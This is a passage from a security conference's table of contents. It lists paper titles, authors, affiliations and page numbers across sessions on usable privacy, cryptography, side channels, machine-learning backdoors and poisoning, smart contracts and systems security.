Allison McDonald, *University of Michigan;* Catherine Barwulor, *Clemson University;* Michelle L. Mazurek, *University of Maryland;* Florian Schaub, *University of Michigan;* Elissa M. Redmiles, *Max Planck Institute for Software Systems*

"Now I'm a bit angry:" Individuals' Awareness, Perception, and Responses to Data Breaches that Affected Them . . **393**
Peter Mayer, *Karlsruhe Institute of Technology;* Yixin Zou and Florian Schaub, *University of Michigan;* Adam J. Aviv, *The George Washington University*

"It's the Company, the Government, You and I": User Perceptions of Responsibility for Smart Home Privacy and Security **411**
Julie Haney, *National Institute of Standards and Technology;* Yasemin Acar, *National Institute of Standards and Technology and Leibniz University Hannover;* Susanne Furman, *National Institute of Standards and Technology*

The Role of Computer Security Customer Support in Helping Survivors of Intimate Partner Violence **429**
Yixin Zou and Allison McDonald, *University of Michigan;* Julia Narakornpichit, Nicola Dell, and Thomas Ristenpart, *Cornell Tech;* Kevin Roundy, *Norton Research Group;* Florian Schaub, *University of Michigan;* Acar Tamersoy, *Norton Research Group*

Evaluating In-Workflow Messages for Improving Mental Models of End-to-End Encryption 447
Omer Akgul, Wei Bai, Shruti Das, and Michelle L. Mazurek, *University of Maryland*

PriSEC: A Privacy Settings Enforcement Controller 465
Rishabh Khandelwal and Thomas Linden, *University of Wisconsin–Madison;* Hamza Harkous, *Google Inc.;* Kassem Fawaz, *University of Wisconsin–Madison*

Are Privacy Dashboards Good for End Users? Evaluating User Perceptions and Reactions to Google's My Activity . . .483
Florian M. Farke, *Ruhr University Bochum;* David G. Balash, *The George Washington University;* Maximilian Golla, *Max Planck Institute for Security and Privacy;* Markus Dürmuth, *Ruhr University Bochum;* Adam J. Aviv, *The George Washington University*

Cryptographic Proof Systems, Analysis, and Applications

Mystique: Efficient Conversions for Zero-Knowledge Proofs with Applications to Machine Learning 501
Chenkai Weng, *Northwestern University;* Kang Yang, *State Key Laboratory of Cryptology;* Xiang Xie, *Shanghai Key Laboratory of Privacy-Preserving Computation and MatrixElements Technologies;* Jonathan Katz, *University of Maryland;* Xiao Wang, *Northwestern University*

Poseidon: A New Hash Function for Zero-Knowledge Proof Systems 519
Lorenzo Grassi, *Radboud University Nijmegen;* Dmitry Khovratovich, *Ethereum Foundation and Dusk Network;* Christian Rechberger, *IAIK, Graz University of Technology;* Arnab Roy, *University of Klagenfurt;* Markus Schofnegger, *IAIK, Graz University of Technology*

Dynamic proofs of retrievability with low server storage 537
Gaspard Anthoine, Jean-Guillaume Dumas, Mélanie de Jonghe, Aude Maignan, and Clément Pernet, *Université Grenoble Alpes;* Michael Hanling and Daniel S. Roche, *United States Naval Academy*

Where's Crypto?: Automated Identification and Classification of Proprietary Cryptographic Primitives in Binary Code 555
Carlo Meijer, *Radboud University;* Veelasha Moonsamy, *Ruhr University Bochum;* Jos Wetzels, *Midnight Blue Labs*

Towards Formal Verification of State Continuity for Enclave Programs 573
Mohit Kumar Jangid, *The Ohio State University;* Guoxing Chen, *Shanghai Jiao Tong University;* Yinqian Zhang, *Southern University of Science and Technology;* Zhiqiang Lin, *The Ohio State University*

Protecting Cryptography Against Compelled Self-Incrimination 591
Sarah Scheffler and Mayank Varia, *Boston University*

CSProp: Ciphertext and Signature Propagation Low-Overhead Public-Key Cryptosystem for IoT Environments . . . 609
Fatemah Alharbi, *Taibah University, Yanbu;* Arwa Alrawais, *Prince Sattam Bin Abdulaziz University;* Abdulrahman Bin Rabiah, *University of California, Riverside, and King Saud University;* Silas Richelson and Nael Abu-Ghazaleh, *University of California, Riverside*

Hardware Side Channel Attacks

Automatic Extraction of Secrets from the Transistor Jungle using Laser-Assisted Side-Channel Attacks 627
Thilo Krachenfels and Tuba Kiyan, *Technische Universität Berlin;* Shahin Tajik, *Worcester Polytechnic Institute;* Jean-Pierre Seifert, *Technische Universität Berlin; Fraunhofer SIT*

Lord of the Ring(s): Side Channel Attacks on the CPU On-Chip Ring Interconnect Are Practical 645
Riccardo Paccagnella, Licheng Luo, and Christopher W. Fletcher, *University of Illinois at Urbana-Champaign*

Frontal Attack: Leaking Control-Flow in SGX via the CPU Frontend 663
Ivan Puddu, Moritz Schneider, Miro Haller, and Srdjan Čapkun, *ETH Zurich*

Charger-Surfing: Exploiting a Power Line Side-Channel for Smartphone Information Leakage 681
Patrick Cronin, Xing Gao, and Chengmo Yang, *University of Delaware;* Haining Wang, *Virginia Tech*

VoltPillager: Hardware-based fault injection attacks against Intel SGX Enclaves using the SVID voltage scaling interface 699
Zitai Chen, Georgios Vasilakis, Kit Murdock, Edward Dean, David Oswald, and Flavio D. Garcia, *School of Computer Science, University of Birmingham, UK*

CipherLeaks: Breaking Constant-time Cryptography on AMD SEV via the Ciphertext Side Channel 717
Mengyuan Li, *The Ohio State University;* Yinqian Zhang, *Southern University of Science and Technology;* Huibo Wang and Kang Li, *Baidu Security;* Yueqiang Cheng, *NIO Security Research*

Cross-VM and Cross-Processor Covert Channels Exploiting Processor Idle Power Management 733
Paizhuo Chen, Lei Li, and Zhice Yang, *ShanghaiTech University*

Permissions and Passwords

Can Systems Explain Permissions Better? Understanding Users' Misperceptions under Smartphone Runtime Permission Model 751
Bingyu Shen, *University of California, San Diego;* Lili Wei, *The Hong Kong University of Science and Technology;* Chengcheng Xiang, Yudong Wu, Mingyao Shen, and Yuanyuan Zhou, *University of California, San Diego;* Xinxin Jin, *Whova, Inc.*

"Shhh. be quiet!" Reducing the Unwanted Interruptions of Notification Permission Prompts on Chrome 769
Igor Bilogrevic, Balazs Engedy, Judson L. Porter III, Nina Taft, Kamila Hasanbega, Andrew Paseltiner, Hwi Kyoung Lee, Edward Jung, Meggyn Watkins, PJ McLachlan, and Jason James, *Google*

Explanation Beats Context: The Effect of Timing & Rationales on Users' Runtime Permission Decisions 785
Yusra Elbitar, *CISPA Helmholtz Center for Information Security, Saarland University;* Michael Schilling, *CISPA Helmholtz Center for Information Security;* Trung Tin Nguyen, *CISPA Helmholtz Center for Information Security, Saarland University;* Michael Backes and Sven Bugiel, *CISPA Helmholtz Center for Information Security*

A Large Scale Study of User Behavior, Expectations and Engagement with Android Permissions 803
Weicheng Cao and Chunqiu Xia, *University of Toronto;* Sai Teja Peddinti, *Google;* David Lie, *University of Toronto;* Nina Taft, *Google;* Lisa M. Austin, *University of Toronto*

Reducing Bias in Modeling Real-world Password Strength via Deep Learning and Dynamic Dictionaries 821
Dario Pasquini, *Sapienza University of Rome, Institute of Applied Computing CNR;* Marco Cianfriglia, *Institute of Applied Computing CNR;* Giuseppe Ateniese, *Stevens Institute of Technology;* Massimo Bernaschi, *Institute of Applied Computing CNR*

Using Amnesia to Detect Credential Database Breaches 839
Ke Coby Wang, *University of North Carolina at Chapel Hill;* Michael K. Reiter, *Duke University*

Incrementally Updateable Honey Password Vaults 857
Haibo Cheng, Wenting Li, and Ping Wang, *Peking University;* Chao-Hsien Chu, *Pennsylvania State University;* Kaitai Liang, *Delft University of Technology*

Private Computation and Differential Privacy

Private Blocklist Lookups with Checklist 875
Dmitry Kogan, *Stanford University;* Henry Corrigan-Gibbs, *MIT CSAIL*

Identifying Harmful Media in End-to-End Encrypted Communication: Efficient Private Membership Computation 893
Anunay Kulshrestha and Jonathan Mayer, *Princeton University*

Fuzzy Labeled Private Set Intersection with Applications to Private Real-Time Biometric Search 911
Erkam Uzun, Simon P. Chung, Vladimir Kolesnikov, Alexandra Boldyreva, and Wenke Lee, *Georgia Institute of Technology*

PrivSyn: Differentially Private Data Synthesis 929
Zhikun Zhang, *Zhejiang University and CISPA Helmholtz Center for Information Security;* Tianhao Wang, Ninghui Li, and Jean Honorio, *Purdue University;* Michael Backes, *CISPA Helmholtz Center for Information Security;* Shibo He and Jiming Chen, *Zhejiang University and Alibaba-Zhejiang University Joint Research Institute of Frontier Technologies;* Yang Zhang, *CISPA Helmholtz Center for Information Security*

Data Poisoning Attacks to Local Differential Privacy Protocols 947
Xiaoyu Cao, Jinyuan Jia, and Neil Zhenqiang Gong, *Duke University*

How to Make Private Distributed Cardinality Estimation Practical, and Get Differential Privacy for Free 965
Changhui Hu, *Newcastle University;* Jin Li, *Guangzhou University;* Zheli Liu, Xiaojie Guo, Yu Wei, and Xuan Guang, *Nankai University;* Grigorios Loukides, *King's College London;* Changyu Dong, *Newcastle University*

Locally Differentially Private Analysis of Graph Statistics 983
Jacob Imola, *UC San Diego;* Takao Murakami, *AIST;* Kamalika Chaudhuri, *UC San Diego*

Hardware Security

SMASH: Synchronized Many-sided Rowhammer Attacks from JavaScript 1001
Finn de Ridder, *ETH Zurich and VU Amsterdam;* Pietro Frigo, Emanuele Vannacci, Herbert Bos, and Cristiano Giuffrida, *VU Amsterdam;* Kaveh Razavi, *ETH Zurich*

Database Reconstruction from Noisy Volumes: A Cache Side-Channel Attack on SQLite 1019
Aria Shahverdi, *University of Maryland;* Mahammad Shirinov, *Bilkent University;* Dana Dachman-Soled, *University of Maryland*

PTAuth: Temporal Memory Safety via Robust Points-to Authentication. 1037
Reza Mirzazade Farkhani, Mansour Ahmadi, and Long Lu, *Northeastern University*

Does logic locking work with EDA tools? 1055
Zhaokun Han, Muhammad Yasin, and Jeyavijayan (JV) Rajendran, *Texas A&M University*

CURE: A Security Architecture with CUstomizable and Resilient Enclaves 1073
Raad Bahmani, Ferdinand Brasser, Ghada Dessouky, Patrick Jauernig, Matthias Klimmek, Ahmad-Reza Sadeghi, and Emmanuel Stapf, *Technische Universität Darmstadt*

DICE*: A Formally Verified Implementation of DICE Measured Boot 1091
Zhe Tao, *University of California, Davis;* Aseem Rastogi, Naman Gupta, and Kapil Vaswani, *Microsoft Research;* Aditya V. Thakur, *University of California, Davis*

PEARL: Plausibly Deniable Flash Translation Layer using WOM coding 1109
Chen Chen, Anrin Chakraborti, and Radu Sion, *Stony Brook University*

Usable Security and Privacy: Institutional Perspectives

Examining the Efficacy of Decoy-based and Psychological Cyber Deception 1127
Kimberly J. Ferguson-Walter, *Laboratory for Advanced Cybersecurity Research;* Maxine M. Major, *Naval Information Warfare Center, Pacific;* Chelsea K. Johnson, *Arizona State University;* Daniel H. Muhleman, *Naval Information Warfare Center, Pacific*

Helping Users Automatically Find and Manage Sensitive, Expendable Files in Cloud Storage. 1145
Mohammad Taha Khan, *University of Illinois at Chicago / Washington & Lee University;* Christopher Tran and Shubham Singh, *University of Illinois at Chicago;* Dimitri Vasilkov, *University of Chicago;* Chris Kanich, *University of Illinois at Chicago;* Blase Ur, *University of Chicago;* Elena Zheleva, *University of Illinois at Chicago*

Adapting Security Warnings to Counter Online Disinformation 1163
Ben Kaiser, Jerry Wei, Eli Lucherini, and Kevin Lee, *Princeton University;* J. Nathan Matias, *Cornell University;* Jonathan Mayer, *Princeton University*

"Why wouldn't someone think of democracy as a target?": Security practices & challenges of people involved with U.S. political campaigns 1181
Sunny Consolvo, Patrick Gage Kelley, Tara Matthews, Kurt Thomas, Lee Dunn, and Elie Bursztein, *Google*

Security Obstacles and Motivations for Small Businesses from a CISO's Perspective 1199
Flynn Wolf, *University of Maryland, Baltimore County;* Adam J. Aviv, *The George Washington University;* Ravi Kuber, *University of Maryland, Baltimore County*

Strategies and Perceived Risks of Sending Sensitive Documents. 1217
Noel Warford, *University of Maryland;* Collins W. Munyendo, *The George Washington University;* Ashna Mediratta, *University of Maryland;* Adam J. Aviv, *The George Washington University;* Michelle L. Mazurek, *University of Maryland*

A Large-Scale Interview Study on Information Security in and Attacks against Small and Medium-sized Enterprises. 1235
Nicolas Huaman, *Leibniz University Hannover; CISPA Helmholtz Center for Information Security;* Bennet von Skarczinski, *PwC Germany;* Christian Stransky and Dominik Wermke, *Leibniz University Hannover;* Yasemin Acar, *Leibniz University Hannover; Max Planck Institute for Security and Privacy;* Arne Dreißigacker, *Criminological Research Institute of Lower Saxony;* Sascha Fahl, *Leibniz University Hannover; CISPA Helmholtz Center for Information Security*

Cryptocurrencies and Smart Contracts

On the Routing-Aware Peering against Network-Eclipse Attacks in Bitcoin 1253
Muoi Tran and Akshaye Shenoi, *National University of Singapore;* Min Suk Kang, *KAIST*

EOSafe: Security Analysis of EOSIO Smart Contracts 1271
Ningyu He, *Key Lab on HCST* (*MOE*)*, Peking University;* Ruiyi Zhang, *PeckShield, Inc.;* Haoyu Wang, *Beijing University of Posts and Telecommunications;* Lei Wu, *Zhejiang University;* Xiapu Luo, *The Hong Kong Polytechnic University;* Yao Guo, *Key Lab on HCST* (*MOE*)*, Peking University;* Ting Yu, *Qatar Computing Research Institute;* Xuxian Jiang, *PeckShield, Inc.*

EVMPatch: Timely and Automated Patching of Ethereum Smart Contracts 1289
Michael Rodler, *University of Duisburg-Essen;* Wenting Li and Ghassan O. Karame, *NEC Laboratories Europe;* Lucas Davi, *University of Duisburg-Essen*

Evil Under the Sun: Understanding and Discovering Attacks on Ethereum Decentralized Applications 1307
Liya Su, *Indiana University Bloomington; Institute of Information Engineering, Chinese Academy of Sciences; University of Chinese Academy of Sciences;* Xinyue Shen, *Indiana University Bloomington and Alibaba Group;* Xiangyu Du, *Indiana University Bloomington; Institute of Information Engineering, Chinese Academy of Sciences; University of Chinese Academy of Sciences;* Xiaojing Liao, XiaoFeng Wang, and Luyi Xing, *Indiana University Bloomington;* Baoxu Liu, *Institute of Information Engineering, Chinese Academy of Sciences; University of Chinese Academy of Sciences*

Smart Contract Vulnerabilities: Vulnerable Does Not Imply Exploited 1325
Daniel Perez and Benjamin Livshits, *Imperial College London*

Frontrunner Jones and the Raiders of the Dark Forest: An Empirical Study of Frontrunning on the Ethereum Blockchain 1343
Christof Ferreira Torres, *SnT, University of Luxembourg;* Ramiro Camino, *Luxembourg Institute of Science and Technology;* Radu State, *SnT, University of Luxembourg*

SmarTest: Effectively Hunting Vulnerable Transaction Sequences in Smart Contracts through Language Model-Guided Symbolic Execution 1361
Sunbeom So, Seongjoon Hong, and Hakjoo Oh, *Korea University*

Hardware Side Channel Defenses

MIRAGE: Mitigating Conflict-Based Cache Attacks with a Practical Fully-Associative Design 1379
Gururaj Saileshwar and Moinuddin Qureshi, *Georgia Institute of Technology*

Dolma: Securing Speculation with the Principle of Transient Non-Observability 1397
Kevin Loughlin, Ian Neal, Jiacheng Ma, Elisa Tsai, Ofir Weisse, Satish Narayanasamy, and Baris Kasikci, *University of Michigan*

Osiris: Automated Discovery of Microarchitectural Side Channels 1415
Daniel Weber, Ahmad Ibrahim, Hamed Nemati, Michael Schwarz, and Christian Rossow, *CISPA Helmholtz Center for Information Security*

Swivel: Hardening WebAssembly against Spectre 1433
Shravan Narayan and Craig Disselkoen, *UC San Diego;* Daniel Moghimi, *Worcester Polytechnic Institute and UC San Diego;* Sunjay Cauligi, Evan Johnson, and Zhao Gang, *UC San Diego;* Anjo Vahldiek-Oberwagner, *Intel Labs;* Ravi Sahita, *Intel;* Hovav Shacham, *UT Austin;* Dean Tullsen and Deian Stefan, *UC San Diego*

Rage Against the Machine Clear: A Systematic Analysis of Machine Clears and Their Implications for Transient Execution Attacks 1451
Hany Ragab, Enrico Barberis, Herbert Bos, and Cristiano Giuffrida, *Vrije Universiteit Amsterdam*

Coco: Co-Design and Co-Verification of Masked Software Implementations on CPUs 1469
Barbara Gigerl, Vedad Hadzic, and Robert Primas, *Graz University of Technology;* Stefan Mangard, *Graz University of Technology, Lamarr Security Research;* Roderick Bloem, *Graz University of Technology*

Thursday, August 12

Machine Learning: Backdoor and Poisoning

Explanation-Guided Backdoor Poisoning Attacks Against Malware Classifiers 1487
Giorgio Severi, *Northeastern University;* Jim Meyer, *Xailient Inc.;* Scott Coull, *FireEye Inc.;* Alina Oprea, *Northeastern University*

Blind Backdoors in Deep Learning Models 1505
Eugene Bagdasaryan and Vitaly Shmatikov, *Cornell Tech*

Graph Backdoor 1523
Zhaohan Xi and Ren Pang, *Pennsylvania State University;* Shouling Ji, *Zhejiang University;* Ting Wang, *Pennsylvania State University*

Demon in the Variant: Statistical Analysis of DNNs for Robust Backdoor Contamination Detection 1541
Di Tang, *Chinese University of Hong Kong;* XiaoFeng Wang and Haixu Tang, *Indiana University;* Kehuan Zhang, *Chinese University of Hong Kong*

You Autocomplete Me: Poisoning Vulnerabilities in Neural Code Completion 1559
Roei Schuster, *Tel-Aviv University, Cornell Tech;* Congzheng Song, *Cornell University;* Eran Tromer, *Tel Aviv University;* Vitaly Shmatikov, *Cornell Tech*

Poisoning the Unlabeled Dataset of Semi-Supervised Learning 1577
Nicholas Carlini, *Google*

Double-Cross Attacks: Subverting Active Learning Systems 1593
Jose Rodrigo Sanchez Vicarte, Gang Wang, and Christopher W. Fletcher, *University of Illinois at Urbana-Champaign*

Program Analysis

Fine Grained Dataflow Tracking with Proximal Gradients 1611
Gabriel Ryan, Abhishek Shah, and Dongdong She, *Columbia University;* Koustubha Bhat, *Vrije Universiteit Amsterdam;* Suman Jana, *Columbia University*

Static Detection of Unsafe DMA Accesses in Device Drivers 1629
Jia-Ju Bai and Tuo Li, *Tsinghua University;* Kangjie Lu, *University of Minnesota;* Shi-Min Hu, *Tsinghua University*

MAZE: Towards Automated Heap Feng Shui 1647
Yan Wang, *{CAS-KLONAT, BKLONSPT}, Institute of Information Engineering, Chinese Academy of Sciences; WeiRan Lab, Huawei Technologies;* Chao Zhang, *BNRist & Institute for Network Science and Cyberspace, Tsinghua University; Tsinghua University-QI-ANXIN Group JCNS;* Zixuan Zhao, Bolun Zhang, Xiaorui Gong, and Wei Zou, *{CAS-KLONAT, BKLONSPT,} Institute of Information Engineering, Chinese Academy of Sciences; School of Cyber Security, University of Chinese Academy of Sciences*

SELECTIVETAINT: Efficient Data Flow Tracking With Static Binary Rewriting 1665
Sanchuan Chen, Zhiqiang Lin, and Yinqian Zhang, *The Ohio State University*

Breaking Through Binaries: Compiler-quality Instrumentation for Better Binary-only Fuzzing 1683
Stefan Nagy, *Virginia Tech;* Anh Nguyen-Tuong, Jason D. Hiser, and Jack W. Davidson, *University of Virginia;* Matthew Hicks, *Virginia Tech*

MBA-Blast: Unveiling and Simplifying Mixed Boolean-Arithmetic Obfuscation 1701
Binbin Liu, *University of Science and Technology of China & University of New Hampshire;* Junfu Shen, *University of New Hampshire;* Jiang Ming, *University of Texas at Arlington;* Qilong Zheng and Jing Li, *University of Science and Technology of China;* Dongpeng Xu, *University of New Hampshire*

VScape: Assessing and Escaping Virtual Call Protections 1719
Kaixiang Chen, *Institute for Network Science and Cyberspace, Tsinghua University;* Chao Zhang, *Institute for Network Science and Cyberspace, Tsinghua University/Beijing National Research Center for Information Science and Technology/ Tsinghua University-QI-ANXIN Group JCNS;* Tingting Yin and Xingman Chen, *Institute for Network Science and Cyberspace, Tsinghua University;* Lei Zhao, *School of Cyber Science and Engineering, Wuhan University*

Privacy Enhancing Technologies

Pretty Good Phone Privacy 1737
Paul Schmitt, *Princeton University;* Barath Raghavan, *University of Southern California*

KeyForge: Non-Attributable Email from Forward-Forgeable Signatures 1755
Michael A. Specter, *MIT;* Sunoo Park, *MIT & Harvard;* Matthew Green, *Johns Hopkins University*

Express: Lowering the Cost of Metadata-hiding Communication with Cryptographic Privacy 1775
Saba Eskandarian, *Stanford University;* Henry Corrigan-Gibbs, *MIT CSAIL;* Matei Zaharia and Dan Boneh, *Stanford University*

Kalɛido: Real-Time Privacy Control for Eye-Tracking Systems 1793
Jingjie Li, Amrita Roy Chowdhury, Kassem Fawaz, and Younghyun Kim, *University of Wisconsin–Madison*

Communication–Computation Trade-offs in PIR. 1811
Asra Ali, *Google;* Tancrède Lepoint*;* Sarvar Patel, Mariana Raykova, Phillipp Schoppmann, Karn Seth, and Kevin Yeo, *Google*

I Always Feel Like Somebody's Sensing Me! A Framework to Detect, Identify, and Localize Clandestine Wireless Sensors 1829
Akash Deep Singh, *University of California, Los Angeles;* Luis Garcia, *University of California, Los Angeles, and USC ISI;* Joseph Noor and Mani Srivastava, *University of California, Los Angeles*

The Complexities of Healing in Secure Group Messaging: Why Cross-Group Effects Matter 1847
Cas Cremers, *CISPA Helmholtz Center for Information Security;* Britta Hale, *Naval Postgraduate School* (*NPS*)*;* Konrad Kohbrok, *Aalto University*

Machine Learning: Adversarial Examples and Model Extraction

SLAP: Improving Physical Adversarial Examples with Short-Lived Adversarial Perturbations 1865
Giulio Lovisotto, Henry Turner, and Ivo Sluganovic, *University of Oxford;* Martin Strohmeier, *armasuisse;* Ivan Martinovic, *University of Oxford*

Adversarial Policy Training against Deep Reinforcement Learning 1883
Xian Wu, Wenbo Guo, Hua Wei, and Xinyu Xing, *The Pennsylvania State University*

DRMI: A Dataset Reduction Technology based on Mutual Information for Black-box Attacks 1901
Yingzhe He, Guozhu Meng, Kai Chen, Xingbo Hu, and Jinwen He, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences/School of Cyber Security, University of Chinese Academy of Sciences*

Deep-Dup: An Adversarial Weight Duplication Attack Framework to Crush Deep Neural Network in Multi-Tenant FPGA 1919
Adnan Siraj Rakin, *Arizona State University;* Yukui Luo and Xiaolin Xu, *Northeastern University;* Deliang Fan, *Arizona State University*

Entangled Watermarks as a Defense against Model Extraction 1937
Hengrui Jia and Christopher A. Choquette-Choo, *University of Toronto and Vector Institute;* Varun Chandrasekaran, *University of Wisconsin-Madison;* Nicolas Papernot, *University of Toronto and Vector Institute*

Mind Your Weight(s): A Large-scale Study on Insufficient Machine Learning Model Protection in Mobile Apps. . . 1955
Zhichuang Sun, Ruimin Sun, Long Lu, and Alan Mislove, *Northeastern University*

Hermes Attack: Steal DNN Models with Lossless Inference Accuracy. 1973
Yuankun Zhu, *The University of Texas at Dallas;* Yueqiang Cheng, *Baidu Security;* Husheng Zhou, *VMware;* Yantao Lu, *Syracuse University*

Automated Security Analysis of Source Code and Binaries

ARCUS: Symbolic Root Cause Analysis of Exploits in Production Systems 1989
Carter Yagemann, *Georgia Institute of Technology;* Matthew Pruett, *Georgia Tech Research Institute;* Simon P. Chung, *Georgia Institute of Technology;* Kennon Bittick, *Georgia Tech Research Institute;* Brendan Saltaformaggio and Wenke Lee, *Georgia Institute of Technology*

Automatic Firmware Emulation through Invalidity-guided Knowledge Inference **2007**
Wei Zhou, *National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences;* Le Guan, *Department of Computer Science, University of Georgia;* Peng Liu, *College of Information Sciences and Technology, The Pennsylvania State University;* Yuqing Zhang, *National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences; School of Cyber Engineering, Xidian University; School of Computer Science and Cyberspace Security, Hainan University*

Finding Bugs Using Your Own Code: Detecting Functionally-similar yet Inconsistent Code **2025**
Mansour Ahmadi, Reza Mirzazade Farkhani, Ryan Williams, and Long Lu, *Northeastern University*

Understanding and Detecting Disordered Error Handling with Precise Function Pairing **2041**
Qiushi Wu, Aditya Pakki, Navid Emamdoost, Stephen McCamant, and Kangjie Lu, *University of Minnesota*

Precise and Scalable Detection of Use-after-Compacting-Garbage-Collection Bugs **2059**
HyungSeok Han, Andrew Wesie, and Brian Pak, *Theori Inc.*

Reducing Test Cases with Attention Mechanism of Neural Networks **2075**
Xing Zhang, Jiongyi Chen, Chao Feng, Ruilin Li, Yunfei Su, Bin Zhang, Jing Lei, and Chaojing Tang, *National University of Defense Technology*

FlowDist: Multi-Staged Refinement-Based Dynamic Information Flow Analysis for Distributed Software Systems **2093**
Xiaoqin Fu and Haipeng Cai, *Washington State University, Pullman, WA*

Secure Multiparty Computation

Privacy and Integrity Preserving Computations with CRISP **2111**
Sylvain Chatel, Apostolos Pyrgelis, Juan Ramón Troncoso-Pastoriza, and Jean-Pierre Hubaux, *EPFL*

Senate: A Maliciously-Secure MPC Platform for Collaborative Analytics **2129**
Rishabh Poddar and Sukrit Kalra, *UC Berkeley;* Avishay Yanai, *VMware Research;* Ryan Deng, Raluca Ada Popa, and Joseph M. Hellerstein, *UC Berkeley*

GForce: GPU-Friendly Oblivious and Rapid Neural Network Inference **2147**
Lucien K. L. Ng and Sherman S. M. Chow, *The Chinese University of Hong Kong, Hong Kong*

ABY2.0: Improved Mixed-Protocol Secure Two-Party Computation **2165**
Arpita Patra, *Indian Institute of Science;* Thomas Schneider, *TU Darmstadt;* Ajith Suresh, *Indian Institute of Science;* Hossein Yalame, *TU Darmstadt*

Fantastic Four: Honest-Majority Four-Party Secure Computation With Malicious Security **2183**
Anders Dalskov, *Aarhus University & Partisia;* Daniel Escudero, *Aarhus University;* Marcel Keller, *CSIRO's Data61*

Muse: Secure Inference Resilient to Malicious Clients **2201**
Ryan Lehmkuhl and Pratyush Mishra, *UC Berkeley;* Akshayaram Srinivasan, *Tata Institute of Fundamental Research;* Raluca Ada Popa, *UC Berkeley*

ObliCheck: Efficient Verification of Oblivious Algorithms with Unobservable State **2219**
Jeongseok Son, Griffin Prechter, Rishabh Poddar, Raluca Ada Popa, and Koushik Sen, *University of California, Berkeley*

Adversarial Machine Learning: Defenses

PatchGuard: A Provably Robust Defense against Adversarial Patches via Small Receptive Fields and Masking . **2237**
Chong Xiang, *Princeton University;* Arjun Nitin Bhagoji, *University of Chicago;* Vikash Sehwag and Prateek Mittal, *Princeton University*

T-Miner: A Generative Approach to Defend Against Trojan Attacks on DNN-based Text Classification **2255**
Ahmadreza Azizi and Ibrahim Asadullah Tahmid, *Virginia Tech;* Asim Waheed, *LUMS Pakistan;* Neal Mangaokar, *University of Michigan;* Jiameng Pu, *Virginia Tech;* Mobin Javed, *LUMS Pakistan;* Chandan K. Reddy and Bimal Viswanath, *Virginia Tech*

WaveGuard: Understanding and Mitigating Audio Adversarial Examples **2273**
Shehzeen Hussain, Paarth Neekhara, Shlomo Dubnov, Julian McAuley, and Farinaz Koushanfar, *University of California, San Diego*

Cost-Aware Robust Tree Ensembles for Security Applications **2291**
Yizheng Chen, Shiqi Wang, Weifan Jiang, Asaf Cidon, and Suman Jana, *Columbia University*

Dompteur: Taming Audio Adversarial Examples **2309**
Thorsten Eisenhofer, Lea Schönherr, and Joel Frank, *Ruhr University Bochum;* Lars Speckemeier, *University College London;* Dorothea Kolossa and Thorsten Holz, *Ruhr University Bochum*

CADE: Detecting and Explaining Concept Drift Samples for Security Applications **2327**
Limin Yang, *University of Illinois at Urbana-Champaign;* Wenbo Guo, *The Pennsylvania State University;* Qingying Hao, *University of Illinois at Urbana-Champaign;* Arridhana Ciptadi and Ali Ahmadzadeh, *Blue Hexagon;* Xinyu Xing, *The Pennsylvania State University;* Gang Wang, *University of Illinois at Urbana-Champaign*

Sigl: Securing Software Installations Through Deep Graph Learning **2345**
Xueyuan Han, *Harvard University;* Xiao Yu, *NEC Laboratories America;* Thomas Pasquier, *University of Bristol;* Ding Li, *Peking University;* Junghwan Rhee, *NEC Laboratories America;* James Mickens, *Harvard University;* Margo Seltzer, *University of British Columbia;* Haifeng Chen, *NEC Laboratories America*

Operating Systems Security

ExpRace: Exploiting Kernel Races through Raising Interrupts **2363**
Yoochan Lee, *Seoul National University;* Changwoo Min, *Virginia Tech;* Byoungyoung Lee, *Seoul National University*

Undo Workarounds for Kernel Bugs **2381**
Seyed Mohammadjavad Seyed Talebi, Zhihao Yao, and Ardalan Amiri Sani, *UC Irvine;* Zhiyun Qian, *UC Riverside;* Daniel Austin, *Atlassian*

An Analysis of Speculative Type Confusion Vulnerabilities in the Wild **2399**
Ofek Kirzner and Adam Morrison, *Tel Aviv University*

Blinder: Partition-Oblivious Hierarchical Scheduling **2417**
Man-Ki Yoon, Mengqi Liu, Hao Chen, Jung-Eun Kim, and Zhong Shao, *Yale University*

Shard: Fine-Grained Kernel Specialization with Context-Aware Hardening **2435**
Muhammad Abubakar, Adil Ahmad, Pedro Fonseca, and Dongyan Xu, *Purdue University*

Preventing Use-After-Free Attacks with Fast Forward Allocation **2453**
Brian Wickman, *GTRI;* Hong Hu, *PennState;* Insu Yun, Daehee Jang, and JungWon Lim, *GeorgiaTech;* Sanidhya Kashyap, *EPFL;* Taesoo Kim, *GeorgiaTech*

Detecting Kernel Refcount Bugs with Two-Dimensional Consistency Checking **2471**
Xin Tan, Yuan Zhang, and Xiyu Yang, *Fudan University;* Kangjie Lu, *University of Minnesota;* Min Yang, *Fudan University*

Web Security 1; Software Security

Effective Notification Campaigns on the Web: A Matter of Trust, Framing, and Support **2489**
Max Maass and Alina Stöver, *TU Darmstadt;* Henning Pridöhl, *Universität Bamberg;* Sebastian Bretthauer, *Goethe-Universität Frankfurt;* Dominik Herrmann, *Universität Bamberg;* Matthias Hollick, *TU Darmstadt;* Indra Spiecker, *Goethe-Universität Frankfurt*

Fingerprinting in Style: Detecting Browser Extensions via Injected Style Sheets **2507**
Pierre Laperdrix, *Univ. Lille, CNRS, Inria;* Oleksii Starov, *Palo Alto Networks;* Quan Chen and Alexandros Kapravelos, *North Carolina State University;* Nick Nikiforakis, *Stony Brook University*

JAW: Studying Client-side CSRF with Hybrid Property Graphs and Declarative Traversals **2525**
Soheil Khodayari and Giancarlo Pellegrino, *CISPA Helmholtz Center for Information Security*

AdCube: WebVR Ad Fraud and Practical Confinement of Third-Party Ads **2543**
Hyunjoo Lee, Jiyeon Lee, and Daejun Kim, *Korea Advanced Institute of Science and Technology;* Suman Jana, *Columbia University;* Insik Shin and Sooel Son, *Korea Advanced Institute of Science and Technology*

CACTI: Captcha Avoidance via Client-side TEE Integration **2561**
Yoshimichi Nakatsuka and Ercan Ozturk, *University of California, Irvine;* Andrew Paverd, *Microsoft Research;* Gene Tsudik, *University of California, Irvine*

PolyScope: Multi-Policy Access Control Analysis to Compute Authorized Attack Operations in Android Systems . . . 2579
Yu-Tsung Lee, *Penn State University;* William Enck, *North Carolina State University;* Haining Chen, *Google;* Hayawardh Vijayakumar, *Samsung Research;* Ninghui Li, *Purdue University;* Zhiyun Qian and Daimeng Wang, *UC Riverside;* Giuseppe Petracca, *Lyft;* Trent Jaeger, *Penn State University*

